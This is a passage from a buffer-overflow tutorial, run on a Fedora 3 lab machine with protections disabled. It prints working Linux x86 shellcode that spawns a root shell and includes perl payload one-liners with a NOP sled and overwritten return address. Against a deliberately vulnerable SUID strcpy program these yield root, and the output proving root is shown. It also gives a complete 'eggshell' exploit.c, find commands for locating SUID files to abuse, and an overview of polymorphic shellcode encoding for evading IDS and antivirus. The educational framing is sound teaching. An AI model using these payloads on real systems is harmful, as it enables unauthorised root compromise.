Well, it works. For exit(1), change the following assembly code:

```
xor  %ebx, %ebx
```

To

```
movb $1, %bl
```

Recompile and re-link the assembly program. Disassemble it, only three bytes change. The following is the shellcode.

```
\xeb\x0c\x5b\x31\xc0\x88\x43\x01\xb0\x01\xb3\x01\xcd\x80\xe8\xef\xff\xff\xf
f\x58
```

Then replace the shellcode in the test.c program. Recompile and rerun the program.

```
[bodo@bakawali testbed7]$ gcc -g test.c -o test
[bodo@bakawali testbed7]$ execstack -s test
[bodo@bakawali testbed7]$ ./test
[bodo@bakawali testbed7]$ echo $?
1
```

Well, we have verified that our shellcode is functioning and you can see that a shellcode is a group of instructions which can be executed while another program is running.
Fortunately, there are sites that provide readily available shellcodes for various types of exploits and platforms. There are also programs that can be used to generate shellcodes that suit to our need. So don't mess up yourself! Check out the links at the end of this Module.

More Advanced Techniques

In the real situations, network system has many detection and filtering modules or devices such as firewall, anti-virus and IDS. Most of the basic shellcodes construct will fail when going through these systems. But the shellcodes development not static as well. In this section we will try to review some of the advanced techniques used in the development of the shellcodes in order to evade various normalization and signature based security systems that they encounter along the path to the target application and make the codes stealthy. These techniques include:

1. Utilizing readily available system resources.
2. Alphanumeric shellcode.
3. Encrypt the shellcode.
4. Polymorphic shellcodes.
5. Metamorphic shellcode.

Utilizing System Resources

Exploits may fully utilize the resources provided by the target to fully mimic the normal application behavior. For example the exploit may use the targets protocol support and added features to disguise their payloads, including encoding, compression, and encryption. If the target supports any transport compression for example, the payload may be compressed in the stream and decompressed by the server before the vulnerable condition is triggered. The exploit examples include file format vulnerabilities and media-based protocols server vulnerabilities. Many protocol server implementations offer encoding schemes to support data types that require more than the real data. Simple authorization mechanisms that do not use encryption will most likely use simple encoding schemes such as **Unicode** (UTF) and **Base64**. If the target offers any form of encryption, the payload may also use that medium instead of the clear text transport medium, and will most likely sneak by the majority of IDS systems such as file format vulnerabilities. The most widely used may be the social engineering techniques that send an encrypted and compressed exploit as an email attachment1which the email itself looks perfectly legitimate.

Alphanumeric

This method can be used to create exploit code using only **printable ASCII characters**. In general an alphanumeric code is a series of letters and numbers (hence the name) which are written in a form understandable and processable by a computer. For example, one such alphanumeric code is ASCII. More specifically, in an exploit code terminology alphanumeric code is machine code that is written so that it assembles into entirely readable ASCII-letters such as "a"-"z", "A"-"Z", "1"-"9", "#", "!", "@", and so on. This is possible to do with a very good understanding of the assembly language for the specific computer platform that the code is intended for. This code is used in shellcodes with the intent of fooling applications, such as Web forms, into accepting valid and legal code used for exploit.

Encryption

In cryptography, encryption is the process of obscuring information to make it unreadable without certain knowledge of how to decrypt. While encryption has been used to protect communications for centuries, only organizations and individuals with an extraordinary need for secrecy have made use of it. In the mid-1970s, strong encryption emerged from the sole preserve of secretive government agencies into the public domain, and is now employed in protecting widely-used systems, such as Internet e-commerce, mobile telephone networks and bank Automatic Teller Machines data communication. Nowadays a common use of the encryption protocols are **ssl** and **ssh**. Another consideration is protection against traffic analysis.
In exploit world the encryption provided by **encoder**, in simplest form it tries to eliminate NULLs and other user-defined characters out of shellcode. It most basic algorithm uses a simple XOR and includes a built-in decoder routine. It is usually possible to remove NULL characters in the first place by using the right register size as explained before but it is not always the case when we consider other characters available in standard character sets such as ASCII, EBCDIC and Unicode (and their variant). There may be a need to hide some characters, maybe to avoid signature based recognition or something like that. And finally, encoding the shellcode obscures all clear-text in the shellcode nicely.

Polymorphic

In computer terminology, polymorphic code is code that mutates while keeping the original algorithm intact. It is self-modifying codes. Historically, polymorphic code was invented in 1992 by the Bulgarian cracker Dark Avenger (a pseudonym) as a means of avoiding pattern recognition from antivirus-software.
This technique is sometimes used by computer viruses, shellcodes and computer worms to hide their presence. Most anti virus-software and intrusion detection systems attempt to locate malicious code by searching through computer files and data packets sent over a computer network. If the security software finds patterns that correspond to known computer viruses, worms or exploit codes, it takes appropriate steps to neutralize the threat. Polymorphic algorithms make it difficult for such software to locate the offending code as it constantly **mutates**.
Encryption is the most commonly used method of achieving polymorphism in code. However, not all of the code can be encrypted as it would be completely unusable. A small portion of it is left unencrypted and used to jumpstart the encrypted software. Anti-virus software targets this small unencrypted portion of code.
Malicious programmers have sought to protect their polymorphic code from this strategy by rewriting the unencrypted decryption engine each time the virus or worm is propagated. Sophisticated pattern analysis is used by anti-virus software to find underlying patterns within the different mutations of the decryption engine in hopes of reliably detecting such malware. As an example, ADMutate program was released by Ktwo. ADMutatedesigned to defeat IDS signature checking by altering the

appearance of buffer overflow exploits. This technique actually borrowed from virus writers. The mutation engine contains the following components:

1. NOP substituted is with operationally inert commands. For example, Intel Architecture has more than 50 NOP equivalent instructions.
2. Shell code is encoded by XORing with a randomly generated key.
3. Return address is modulated. Least significant byte altered to jump into different parts of NOPs.

And the decode Engine:

1. Need to decode the XOR'ed shellcode.
2. Engine is also polymorphic that is by varying the assembly instructions to accomplish the same results in different ways and out of order decoding to vary the signature even more.

Metamorphic code

This is a more powerful and technically skillful level of polymorphism. In computer virus terms, metamorphic code is a code that can reprogram itself. Often, it does this by translating its own code into a temporary pseudo-code, and then back to normal code again. This is used by some viruses when they are about to infect new files, and the result is that their "children" or "clone" will never look like them selves. The computer viruses that use this technique do this in order to avoid the pattern recognition of the anti virus-software where the actual algorithm does not change but everything else might.
Metamorphic code is more effective than polymorphic code. This is because most anti virus-software will try to search for known virus-code even during the execution of the code. Metamorphic code can also mean that a virus is capable of infecting executables from two or more different operating systems (such as Windows and Linux) or even different computer architectures. Often, the virus does this by carrying several viruses with itself, so it is really a matter of several viruses that has been 'combined' together into a "supervirus". Similar to the polymorphic, metamorphic also use encoder and decoder. Worms and virii have used morphing engines for decades to evade signature based Anti Virus systems. This same techniques used in exploit codes that can be used to evade other simple signature-based security systems, such as Intrusion Detection Systems.

Further reading and digging:

- metasploit.com : Contains x86 and non-x86 shellcode samples and an online interface for automatic shellcode generation and encoding. Quite comprehensive information.
- shellcode.org : Contains x86 and non-x86 shellcode samples.
- shellcode.com.ar : An introduction to shellcode development. Browse the domain for more information including polymorphic shellcodes.
- shellcode.com.ar : Shellcode collection.
- packetstorm.linuxsecurity.com : Another shellcode collection and tools.
- l0t3k.org : Shellcode documentations link resources.
- vividmachine.com : Linux and Windows shellcodes example.
- www.infosecwriters.com : A Linux/xBSD shellcode development.
- www.hick.org : Windows shellcode, from basic to advanced – pdf document.

- www.orkspace.net : Shellcode library and shellcode generator.
- Phrack : The classic buffer overflow by Aleph One's.
- Phrack : Writing ia32 alphanumeric shellcodes : by rix.
- Phrack : IA64 Shellcode.
- Phrack : Building IA32 'Unicode-Proof' Shellcodes : by obscou.
- Tenouk's favorite security portal.

0x10 - Vulnerability & Exploit Example

THE VULNERABLE AND THE EXPLOIT

WARNING: All the security setting for buffer overflow protection (**non-executable stack** and **randomization** of the certain portion of memory addresses) of the test Linux Fedora machine used in this section has been disabled for the educational purpose of the demonstration. Do not do this on your production machines! OS: Fedora 3, 2.6.11.x kernel with several updates.

With the knowledge that we supposedly have acquired, let test the stack based buffer overflow in the real vulnerable program.

SOME BACKGROUND STORY OF THE SUID

In certain circumstances, unprivileged users must be able to accomplish tasks that require privileges. An example is the **passwd** program, which allows normal user to change their password. Changing a user's password requires modifying the password field in the /usr/bin/passwd file. However, you should not give a user access to change this file directly because the user could change everybody else's password as well. To get around these problems, Linux/Unix allows programs to be endowed with privilege. Processes executing these programs can assume another UID (User Identifier) or GID (Group Identifier) when they're running. A program that changes its UID is called a SUID program (set-UID); a program that changes its GID is called a SGID program (set-GID). A program can be both SUID and SGID at the same time. In Windows it may be similar to RunAs. When a SUID program is run, its effective UID becomes that of the owner of the file, rather than of the user who is running it.

THE POSSIBLE PROBLEM

Any program can be SUID/ SGID, or both SUID and SGID. Because this feature is so general, SUID/SGID can open up some interesting security problems. For example, any user can become the superuser simply by running a SUID copy of csh that is owned by root (you must be root to create a SUID version of the csh). Executable SUID and SGID files or program when run by a normal user may have access to resources not normally available to the user running the program (note the owner vs user of the files). For example:

```
[bodo@bakawali /]$ls -l /home/bodo/testbed2/test
-rwsr-xr-x  1 root root 6312 Feb 15 23:11 /home/bodo/testbed2/test
[bodo@bakawali /]$ls -l /sbin/netreport
-rwxr-sr-x  1 root root 10851 Nov  4 13:48 /sbin/netreport
[bodo@bakawali /]$
```

The s in the owner's and group's permission field in place of the usual x as in the listing above indicates that executable test program is SUID and netreport is SGID. If run by a normal user, the executable will run with the privileges of the owner/group of the file, in this case as root. In this case the program will have access to the same system resources as root (but the limit is defined by what the program can do). These

SGID and SUID programs may be used by a cracker as a normal user to gain root privilege. You can try listing all of the SUID and SGID files on your system with the following find command:

```
[root@bakawali /]#find / -perm -004000 -o -perm -002000 -type f
```

This find command starts in the root directory (/) and looks for all files that match mode 002000 (SGID) or mode 004000 (SUID). The -type f option causes the search to be restricted to files. For the basic attack you can use the root owned, world writable files and directories. These files and directories can be listed by using the following find command:

```
[root@bakawali /]#find / -user root -perm  -022
```

You can set/unset SUID or SGID privileges with the chmod command. For example:

```
chmod 4xxx file_name    or     chmod +s file_name    - SUID
chmod 2xxx file_name                                - GUID
```

EXAMPLE #1-EXPLOIT DEMONSTRATION

In our exploit example we are going to overflow the stack using a SUID program. In this exploit we as normal user are going to spawn a local root shell by overflowing the program owned by root. The vulnerable program used is shown below. This is a SUID program.

```
/* test.c */
#include <unistd.h>

int main(int argc, char *argv[])
{
char buff[100];
/*if no argument…*/
if(argc <2)
{
   printf("Syntax: %s <input string>\n", argv[0]);
   exit (0);
     }
  strcpy(buff, argv[1]);
  return 0;
}
```

The shellcode used to spawn a root shell is as follows:

```
\x31\xc0\x89\xc3\xb0\x17\xcd\x80\x31\xd2\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2
f\x62\x69\x89\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80
```

In our vulnerable program we have declared an array buff[100] of size 100. We use vulnerable functions, strcpy(), that do not do the bound checking of the input. We are going to overflow the stack of this program by supplying more than 100 characters until the return address is properly overwritten and pointing back to the stack which we have stored our '**root spawning**' shellcode. By simple observation and calculation, the stack frame for this program should be as follows:




Figure 1: Spawning a root shell exploit - a stack layout.

Let run the program with same sample inputs. Firstly, compile the test.c, change the owner and group to root and suid the program then change back to normal user, so that we as normal user can run the program that owned by root.

```
[bodo@bakawali testbed2]$ gcc -g test.c -o test
[bodo@bakawali testbed2]$ ls -l
total 20
-rwxrwxr-x  1 bodo bodo 6312 Feb 25 23:18 test
-rwxr-xr-x  1 root root  219 Feb 15 22:38 test.c
[bodo@bakawali testbed2]$ su
Password: *****
[root@bakawali testbed2]# chown 0:0 test
[root@bakawali testbed2]# ls -l
total 20
-rwxrwxr-x  1 root root 6312 Feb 25 23:18 test
-rwxr-xr-x  1 root root  219 Feb 15 22:38 test.c
[root@bakawali testbed2]# chmod 4755 test
[root@bakawali testbed2]# ls -l
total 20
-rwsr-xr-x  1 root root 6312 Feb 25 23:18 test
-rwxr-xr-x  1 root root  219 Feb 15 22:38 test.c
[root@bakawali testbed2]# exit
exit
[bodo@bakawali testbed2]$
```

From the previous stack layout, in order to overwrite the return address we need to supply 108 characters or at least 104 to start the overwriting. Let verify this fact by running the program with some sample inputs.

```
[bodo@bakawali testbed2]$ ls -l
total 20
-rwsr-xr-x  1 root root 6312 Feb 15 23:11 test
-rwxr-xr-x  1 root root  219 Feb 15 22:38 test.c

[bodo@bakawali testbed2]$ ls -F -l
total 20
-rwsr-xr-x  1 root root 6312 Feb 25 23:18 test*
-rwxr-xr-x  1 root root  219 Feb 15 22:38 test.c*
[bodo@bakawali testbed2]$ ./test `perl -e 'print "A"x100'`
[bodo@bakawali testbed2]$ ./test `perl -e 'print "A"x104'`
[bodo@bakawali testbed2]$ ./test `perl -e 'print "A"x108'`
[bodo@bakawali testbed2]$ ./test `perl -e 'print "A"x116'`
[bodo@bakawali testbed2]$ ./test `perl -e 'print "A"x120'`
[bodo@bakawali testbed2]$ ./test `perl -e 'print "A"x124'`
Segmentation fault
```

```
[bodo@bakawali testbed2]$
```

Well, we need at least 124 bytes instead of 104. So what happened here? Let examine the program using gdb.

```
[bodo@bakawali testbed2]$ gdb -q test
Using host libthread_db library "/lib/tls/libthread_db.so.1".
(gdb) disass main
Dump of assembler code for function main:
0x080483d0 <main+0>:    push   %ebp
0x080483d1 <main+1>:    mov    %esp, %ebp
0x080483d3 <main+3>:    sub    $0x78, %esp
0x080483d6 <main+6>:    and    $0xfffffff0, %esp
0x080483d9 <main+9>:    mov    $0x0, %eax
...
[Trimmed]
...
0x08048425 <main+85>:   add    $0x10, %esp
0x08048428 <main+88>:   mov    $0x0, %eax
0x0804842d <main+93>:   leave
0x0804842e <main+94>:   ret
---Type <return> to continue, or q <return> to quit---
End of assembler dump.
(gdb)
```

By disassembling the main(), we can see that 120 (0x78) bytes have been reserved instead of 100. There are some changes here; the stack is aligned by 16 bytes after gcc 2.96. So when main() function is called, the space for a local variable is padded by 16 bytes. Newer version of gcc may also behave differently. It is better for you to use your gdb to verify this. You also can test this by running the following program. Change the n to different values and verify the buffer reserved on the stack by using gdb.

```c
/****testbuf.c******/
int main(int argc, char *argv[])
{
    char buffer[n];
    strcpy(buffer, argv[1]);
    return 0;
}
```

Back to our program, the stack now should be like this:




Figure 2: Spawning a root shell exploit - stack's content arrangement.

So, we need at least 124 bytes to start overwriting the saved ebp and 128 bytes to overwrite the return address. Our stack arrangement should be something like the following:

NOPs (72 bytes) + Shellcode (32 bytes) + 'A' characters (20 bytes) + Return address (4 bytes-pointing back to the NOPs area)
= 72 + 32 + 20 + 4 = 128 bytes

Using the perl's print command for easiness, our input/argument arrangement is as follows. This is a one line command.

```
`perl -e 'print "\x90"x72,
"\x31\xc0\x89\xc3\xb0\x17\xcd\x80\x31\xd2\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x6
9\x89\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80", "a"x20, "\xa0\xfb\xff\xbf"'`
```

In order to make our chances higher in hitting our shellcodes, we pad at the beginning of the stack with NOP (executable no-operation instruction-\x90for x86). Though guess work might still be required, the return address must not be as precise anymore; it is enough to hit the NOPs area. Now our stack layout should be something like the following:




Figure 3: Spawning a root shell exploit - stack's content arrangement with NOPs and shellcodes.

Other Intel x86 instructions that can be used to replace NOPs (because NOPs are easily detected by Intrusion Detection System – IDS) can be found at the following links: NOP equivalent instructions or you can check the processor's instruction set documentation. Next, let verify the return address of our program by running it in gdb with some sample input/argument as constructed previously.

```
[bodo@bakawali testbed2]$ gdb -q test
Using host libthread_db library "/lib/tls/libthread_db.so.1".
(gdb) break main
Breakpoint 1 at 0x80483ec: file test.c, line 7.
(gdb) r `perl -e 'print "\x90"x72,
"\x31\xc0\x89\xc3\xb0\x17\xcd\x80\x31\xd2\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\x
e3\x52\x53\x89\xe1\x8d\x42x0b\xcd\x80", "a"x20, "\xa0\xfb\xff\xbf"'`

Starting program: /home/bodo/testbed2/test `perl -e 'print "\x90"x72,
"\x31\xc0\x89\xc3\xb0\x17\xcd\x80\x31\xd2\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\x
e3\x52\x53\x89\xe1\x8d\x42x0b\xcd\x80", "a"x20, "\xa0\xfb\xff\xbf"'`
Breakpoint 1, main (argc=2, argv=0xbffffa54) at test.c:7
```

```
7       if(argc <2)
(gdb) step
11      strcpy(buff, argv[1]);
(gdb) x/200x $esp
0xbffff940:     0x6f6e2800      0x0029656e      0xbffff994      0x00000000
0xbffff950:     0xbffff994      0x00000000      0x00000000      0x00000000
0xbffff960:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffff970:     0x00000000      0x00000000      0x0177ff8e      0xbffffa00
0xbffff980:     0x0066e4f8      0x00000000      0x00000000      0x00000000
...
[Trimmed]
...
0xbffffa40:     0x08048484      0x006643d0      0xbffffa4c      0x0066af11
0xbffffa50:     0x00000002      0xbffffb5a      0xbffffb73      0x00000000
0xbffffa60:     0xbffffbf6      0xbffffc08      0xbffffc18      0xbffffc23
0xbffffa70:     0xbffffc31      0xbffffc5b      0xbffffc6e      0xbffffc78
0xbffffa80:     0xbffffe3b      0xbffffe47      0xbffffe52      0xbffffea4
0xbffffa90:     0xbffffebe      0xbffffeca      0xbffffee2      0xbffffef7
0xbffffaa0:     0xbfffff08      0xbfffff11      0xbfffff44      0xbfffff54
0xbffffab0:     0xbfffff5c      0xbfffff69      0xbfffffac      0xbfffffce
0xbffffac0:     0x00000000      0x00000010      0x0383f3ff      0x00000006
0xbffffad0:     0x00001000      0x00000011      0x00000064      0x00000003
...
[Trimmed]
...
0xbffffb30:     0x00000000      0x0000000f      0xbffffb4b      0x00000000
0xbffffb40:     0x00000000      0x00000000      0x69000000      0x00363836
---Type <return> to continue, or q <return> to quit---
0xbffffb50:     0x00000000      0x00000000      0x682f0000      0x2f656d6f
0xbffffb60:     0x6f646f62      0x7365742f      0x64656274      0x65742f32
0xbffffb70:     0x90007473      0x90909090      0x90909090      0x90909090
0xbffffb80:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffb90:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffba0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffbb0:     0x90909090      0x90909090      0x31909090      0xb0c389c0
0xbffffbc0:     0x3180cd17      0x6e6852d2      0x6868732f      0x69622f2f
0xbffffbd0:     0x5352e389      0x428de189      0xcd623078      0x61616180
0xbffffbe0:     0x61616161      0x61616161      0x61616161      0x61616161
0xbffffbf0:     0xfffba061      0x4f4800bf      0x414e5453      0x623d454d
0xbffffc00:     0x77616b61      0x00696c61      0x4c454853      0x622f3d4c
0xbffffc10:     0x622f6e69      0x00687361      0x4d524554      0x6574783d
0xbffffc20:     0x48006d72      0x53545349      0x3d455a49      0x30303031
0xbffffc30:     0x48535300      0x494c435f      0x3d544e45      0x66663a3a
0xbffffc40:     0x313a6666      0x312e3136      0x312e3234      0x312e3435
0xbffffc50:     0x31203130      0x20383430      0x53003232      0x545f4853
(gdb) x/x $ebp
0xbffff9c8:     0xbffffa28
(gdb) x/x $ebp+4
0xbffff9cc:     0x00689e33
(gdb) x/x $ebp-4
0xbffff9c4:     0x0066dc80
(gdb) x/x $esp
0xbffff940:     0x6f6e2800
(gdb) q
The program is running.  Exit anyway? (y or n) y
```

The important part of the memory location has been highlighted with color. Next, get an address of the NOPs area. If the chosen address of the NOPs fails, try another adjacent address. The most important thing here the chosen return address must be pointing the NOPs area. Let try the following address.

```
0xbffffba0
```

Rearrange in hexadecimal representation.

```
\xbf\xff\xfb\xa0
```

Little endian the return address.

```
\xa0\xfb\xff\xbf
```

Then, based on our previous arrangement,

NOPs (72 bytes) + Shellcode (32 bytes) + 'A' characters (20 bytes) + Return address (4 bytes-pointing back to the NOPs area)
= 72 + 32 + 20 + 4 = 128 bytes

Replace the return address of the return address part in the original argument. Take note that this is a one line command.

```
`perl -e 'print "\x90"x72,
"\x31\xc0\x89\xc3\xb0\x17\xcd\x80\x31\xd2\x52\x68\x6e\x2f\x73\x68
\x68\x2f\x2f\x62\x69\x89\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80", "a"x20,
"\xa0\xfb\xff\xbf"'`
```

Re-run the program with this new argument.

```
[bodo@bakawali testbed2]$ whoami
bodo
[bodo@bakawali testbed2]$ ./test `perl -e 'print "\x90"x72, "\x31\xc0\x89\xc3\xb0\x17\xcd\x80
\x31\xd2\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x
80", "a"x20, "\xa0\xfb\xff\xbf"'`
sh-3.00# whoami
root
sh-3.00# id
uid=0(root) gid=502(bodo) groups=502(bodo) context=user_u:system_r:unconfined_t
sh-3.00# su -
[root@bakawali ~]# whoami
root
[root@bakawali ~]# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
context=root:system_r:unconfined_t
[root@bakawali ~]#
```

Well, we got root in the first try! And the rest is history :o)…We passed the input strings to our program through the argv[1] (as the command line first argument). Then in the program, the strcpy() copied the input into the stack's buffer without verifying the size, overwriting the return address nicely with an address that pointing back to the stack area. When the program finished, instead of returning back to system/OS, it return to the stack area, start executing the NOPs and proceeded to our shellcode that spawned a root shell. Our final stack layout that has been over flown should be looked something like the following:




Figure 4: Spawning a root shell exploit - mission accomplished.

EXAMPLE #2 – USING THE EGGSHELL

What is eggshell?

Using the classic method as shown in the previous example quite lousy isn't it? In most cases, buffer can be too small to hold the exploit code. Let try another example using what is called an **eggshell**. Here, we create an eggshell on the heap that is a **self-contained exploit code**, and then we pass this eggshell to the environment variable, as our command line vulnerable program's argument. Next we run the vulnerable program with argument read from the environment variable. Using this approach the exploit code can be arbitrary longer and may be the method of choice for local exploits because you need an access to environment variable. An example of the eggshell program is shown below.

```
/* exploit.c */
#include <unistd.h>
#include <stdlib.h>

/* default offset is 0 */
#define DEFOFFSET 0
/* default buffer size is 512, by knowing that our vulnerable */
/* program's buffer is 512 bytes */
#define DEFBUFFSIZE 512
/* No-operation instruction */
#define NOP 0x90

/* our shellcode that spawn a root shell */
char hellcode[ ] =
"\x31\xc0\x89\xc3\xb0\x17\xcd\x80\x31\xd2\x52\x68\x6e\x2f\x73\x68"
"\x68\x2f\x2f\x62\x69\x89\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80";

/* getting the esp, so that we can determine the return address */
unsigned long getesp(void)
```

```
{__asm__("movl %esp, %eax");}

int main(int argc, char *argv[])
{
/* declare and initialize some of the variables */
char *buff, *ptr;
long *addr_ptr, retaddr;
int i, offset=DEFOFFSET, buffsize=DEFBUFFSIZE;

/* If 1st argument supplied, it is the buffer size, else use default */
if(argc>1)
buffsize = atoi(argv[1]);
/* If 2nd argument is supplied, it is the offset, else use default */
if(argc>2)
offset = atoi(argv[2]);

/* using the heap buffer, for our string construction */
if(!(buff = malloc(buffsize)))
{printf("Memory allocation for buffer failed lor!\n");
exit (0);
}

/* get the return address */
retaddr = getesp() - offset;

/* just to display some data */
printf("Using the address: %0X\n", retaddr);
printf("The offset is: %0X\n", offset);
printf("The buffer size is: %0x\n", buffsize);

ptr = buff;
addr_ptr = (long *)ptr;

/* copy the return address into the buffer, by word size */
for (i=0; i< buffsize; i+=4)
*(addr_ptr++) = retaddr;

/* copy half of the buffer with NOP, by byte size */
for (i=0; i < buffsize/2; i++)
buff[i] = NOP;

/* copy the shellcode after the NOPs, by byte */
ptr = buff + ((buffsize/2) - (strlen(hellcode)/2));
for (i=0; i < strlen(hellcode); i++)
*(ptr++) = hellcode[i];

/* Terminate the string’s buffer with NULL */
buff[buffsize-1] = '\0';
/* Now that we've got the string built */

/* Copy the "EGG=" string into the buffer, so that we have "EGG=our_string"
*/
memcpy(buff, "EGG=", 4);
/* Put the buffer, "EGG=our_string", in the environment variable,
 as an input for our vulnerable program*/
putenv(buff);
/* run the root shell, after the overflow */
system("/bin/bash");
return 0;
}
```

Compile and run the program. You can use the following program to verify the string in the environment variable, or use `set` or `env` commands.

```
/* testenv.c */
#include <unistd.h>

int main()
{
   char *descr = getenv("EGG");

   if (descr)
     printf("Value of EGG is: %s\n", descr);
   else
     printf("The environment variable not defined lor!\n");
  return 0;
}
```

Our vulnerable program is shown below. This is SUID program. We declare xbuff[512], so we need 512 and more to overflow the buffer in the stack.

```
/* vul.c */
#include <unistd.h>

int main(int argc, char *argv[])
{
char xbuff[512];

if(argc >1)
strcpy(xbuff, argv[1]);
return 0;
}
```

Or as previously done you can verify that by running the program in gdb as shown below:

```
[bodo@bakawali testbed3]$ gdb -q vul
Using host libthread_db library "/lib/tls/libthread_db.so.1".
(gdb) disass main
Dump of assembler code for function main:
0x08048368 <main+0>:    push   %ebp
0x08048369 <main+1>:    mov    %esp, %ebp
0x0804836b <main+3>:    sub    $0x208, %esp
0x08048371 <main+9>:    and    $0xfffffff0, %esp
0x08048374 <main+12>:   mov    $0x0, %eax
0x08048379 <main+17>:   add    $0xf, %eax
0x0804837c <main+20>:   add    $0xf, %eax
...

[Trimmed]
...
0x08048396 <main+46>:   pushl  (%eax)
0x08048398 <main+48>:   lea    0xfffffdf8(%ebp), %eax
0x0804839e <main+54>:   push   %eax
0x0804839f <main+55>:   call   0x80482b0 <_init+56>
0x080483a4 <main+60>:   add    $0x10, %esp
0x080483a7 <main+63>:   mov    $0x0, %eax
```

```
0x080483ac <main+68>:   leave
0x080483ad <main+69>:   ret
End of assembler dump.
(gdb) q
[bodo@bakawali testbed3]$
```

So there are 520 (0x208) bytes reserved for the stack's buffer. We need 528 and more to overwrite the return address. Follow these steps (using the default offset):

1. Compile the exploit.c program with buffer size as an argument.
2. Optionally, verify the environment string of the EGG.
3. Then, compile the vul.c program and SUID it.
4. Run the vul program with $EGG as an argument.
5. If fails, repeat from step 1, by adding another 100 bytes to the argument (the buffer size).

```
[bodo@bakawali testbed3]$ ls -F -l
total 60
-rwxrwxr-x    1 bodo   bodo   7735    Feb 17 22:32 exploit*
-rw-rw-r--    1 bodo   bodo   1107    Feb 17 22:32 exploit.c
-rwxrwxr-x    1 bodo   bodo   6147    Feb 27 18:19 testenv*
-rw-rw-r--    1 bodo   bodo   206     Feb 27 18:18 testenv.c
-rwsr-xr-x    1 root   root   5989    Feb 17 22:24 vul*
-rw-rw-r--    1 bodo   bodo   121     Feb 17 21:16 vul.c

[bodo@bakawali testbed3]$ whoami
Bodo

[bodo@bakawali testbed3]$ id
uid=502(bodo) gid=502(bodo) groups=502(bodo)
context=user_u:system_r:unconfined_t
```

Let try using 612 (512 + 100) for the string's buffer size.

```
[bodo@bakawali testbed3]$ ./exploit 612
Using the address: BFFFFA28
The offset is: 0
The buffer size is: 264

[bodo@bakawali testbed3]$ ./testenv
Value of EGG is: 1ÀÃ°Í1ÒRhn/shh//biãRSá
Íÿ¿(úÿ¿(úÿ¿(úÿ¿(úÿ¿(úÿ¿(úÿ¿(úÿ¿(úÿ¿(úÿ¿(úÿ¿(úÿ¿(úÿ¿(úÿ¿(úÿ¿(úÿ¿(úÿ¿(úÿ¿(úÿ¿
(úÿ¿(úÿ¿(úÿ¿(úÿ¿(úÿ¿(úÿ¿(úÿ¿(úÿ¿(úÿ¿(úÿ¿(úÿ¿(úÿ¿(úÿ¿(úÿ¿(úÿ¿(úÿ¿(úÿ¿(úÿ¿(úÿ
¿(úÿ¿(úÿ¿(úÿ¿(úÿ¿(úÿ¿(úÿ¿(úÿ¿(úÿ¿(úÿ¿(úÿ¿(úÿ¿(úÿ¿(úÿ¿(úÿ¿(úÿ¿(úÿ¿(úÿ¿(úÿ¿(ú
ÿ¿(úÿ¿(úÿ¿(úÿ¿(úÿ¿(úÿ¿(úÿ¿(úÿ¿(úÿ¿(úÿ¿(úÿ¿(úÿ¿(úÿ¿(úÿ¿(úÿ¿(úÿ

[bodo@bakawali testbed3]$ ./vul $EGG
Segmentation fault

[bodo@bakawali testbed3]$
```

